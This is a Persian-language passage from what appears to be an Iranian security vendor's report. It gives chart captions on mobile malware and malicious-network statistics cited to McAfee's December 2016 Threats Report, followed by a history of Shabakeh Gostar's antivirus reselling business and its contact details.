
آمار بدافزارهای جدید موبایلی

در سـه ماهه سـوم سـال میلادی جاری، تعـداد بدافزارهای موبایلـی جدید از مرز ۲ میلیون عـدد عبور کرد.




منبع: McAfee Threats Report, Dec. 2016

آمار کل بدافزارهای موبایلی




منبع: McAfee Threats Report, Dec. 2016

میزان شیوع شبکه های مخرب




منبع: McAfee Threats Report, Dec. 2016

سهم کشورهای میزبانی کننده سرورهای شبکه های مخرب



منبع: McAfee Threats Report, Dec. 2016

بیشترین حملات شبکه ای



منبع: McAfee Threats Report, Dec. 2016

شبکه گستر

شرکت مهندسی شبکه گستر که در سال ۱۳۷۰ تأسیس گردیده، اولین شرکت ایرانی است که در زمینه نرم افزارهای ضدویروس فعالیت تخصصی و متمرکزی را آغاز کرد. در ابتدا، همکاری مشترکی بین شرکت مهندسی شبکه گستر و شرکت انگلیسی S & S International (تولید کننده ضد ویروس مشهور Toolkit) آغاز گردید. در مدت کوتاهی، با فعالیت شبکه گستر به عنوان نماینده رسمی و انحصاری S & S International در ایران، به تدریج ضدویروس Dr Solomon's Toolkit به محبوب ترین ضدویروس در ایران تبدیل شد.

پس از خرید شرکت S & S International توسط شرکت McAfee در سال ۱۳۷۷، شرکت شبکه گستر نیز مانند دیگر نمایندگان بین المللی فعالیت خود را بر روی نرم افزارهای ضدویروس McAfee ادامه داد. در حال حاضر نیز شرکت شبکه گستر به عنوان فروشنده مجاز (Authorized Reseller) در منطقه خاورمیانه، به ارائه محصولات و خدمات درایران اقدام می نماید.

در سال ۱۳۸۴ شرکت مهندسی شبکه گستر موفق به کسب نمایندگی رسمی و انحصاری شرکت آلمانی Astaro، سازنده محصولات "مدیریت یکپارچه تهدیدات" (Unified Threat Management - UTM) گردید. به دنبال رشد چشمگیر و موفقیت جهانی محصولات امنیتی شرکت Astaro، در سال ۱۳۹۰ شرکت Sophos انگلیس، اقدام به خرید این شرکت آلمانی نمود. به دنبال این نقل و انتقال، شرکت مهندسی شبکه گستر به عنوان نماینده شرکت Sophos ادامه فعالیت داده و اکنون محصولات Astaro سابق را تحت نام جدید Sophos و دیگر محصولات امنیت شبکه این شرکت را در ایران عرضه می نماید.

از سال ۱۳۹۱ نیز، شرکت مهندسی شبکه گستر عرضه محصولات ضد ویروس Bitdefender را به عنوان نماینده و توزیع کننده (Distributor) رسمی در ایران، آغاز کرد. عرضه محصولات ضدویروس Bitdefender در کنار محصولات امنیتی McAfee، پاسخی به شرایط و نیازهای متفاوت کاربران و مدیران شبکه است. ضد ویروس چابک‌تر، مدیریت آسان‌تر و محصولی مقرون به صرفه‌تر، انتظاراتی بودند که برخی کاربران و مدیران شبکه‌های کوچک و متوسط داشتند و با عرضه محصولات ضدویروس Bitdefender، شبکه گستر به نیازهای این بخش از بازار پاسخ داد.

شرکت مهندسی شبکه گستر افتخار دارد که مجری برخی از بزرگترین و طولانی مدت‌ترین پروژه‌های طراحی، نصب، راه اندازی و پشتیبانی محصولات نرم‌افزاری ضدویروس و سخت افزاری فایروال در کشور بوده است.

این شرکت علاوه بر خدمات دهی به هزاران شرکت و سازمان که صدها هزار کاربر را در کشور شامل می‌شوند، دارای شبکه نمایندگی فروش و پشتیبانی در سراسر کشور نیز می‌باشد.

شبکه گستر

شرکت مهندسی شبکه گستر

تهران ۱۹۶۸۶، خیابان شهید دستگردی، شماره ۲۷۳

تلفن/دورنگار ۴۲۰۵۲ - ۰۲۱

تارنمای شرکت www.shabakeh.net

سامانه پشتیبانی help.shabakeh.net

خدمات پس از فروش my.shabakeh.net

مرکز آموزش events.shabakeh.net

اتاق خبر newsroom.shabakeh.net